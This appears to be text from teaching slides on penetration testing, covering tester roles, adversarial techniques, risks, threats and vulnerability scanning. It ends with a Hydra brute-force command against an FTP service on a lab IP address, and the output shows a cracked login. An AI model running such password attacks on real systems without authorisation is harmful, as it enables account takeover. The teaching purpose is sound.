




Digital

Investigator

Network Intrusions

Pen Testing: Adversarial Role [Enumeration/User Accounts]



Automated Testing

- · Port scanning.
- Malware detection.
- SQL Database Exploits.



White Hat

Technical Scan For Vulnerabilities (eg NESSUS)

Business Scan for

Vulnerabilities

(eg Human)













Actor

Internal **External Trusted Partner**

Adversarial Role

- Social Engineering.
- Password Cracking.
- · Data Theft.


Risks

Adverse Disclosure Service Availability **Business Disruption** Damage to or **Modification to** Assets Fraud/E-Crime Reputational Damage Legal and **Regulatory Censure**


Threats

Malware **Hacking** Social Misuse **Physical Error Environmental**


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Vulnerability Scanner



Vulnerability Scanner



Pen Testing



Hydra should be used carefully and only for finding loopholes!







C:\hydra>**hydra -L user.txt -P pass.txt 192.168.47.132 ftp**Hydra v7.3 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2013-08-28 20:13:19 [DATA] 16 tasks, 1 server, 25 login tries (1:5/p:5), ~1 try per task [DATA] attacking service ftp on port 21 [21][ftp] host: 192.168.47.132 login: fred password: fred

[STATUS] attack finished for 192.168.47.132 (waiting for children to finish)

1 of 1 target successfuly completed, 1 valid password found

Hydra (http://www.thc.org/thc-hydra) finished at 2013-08-28 20:13:39

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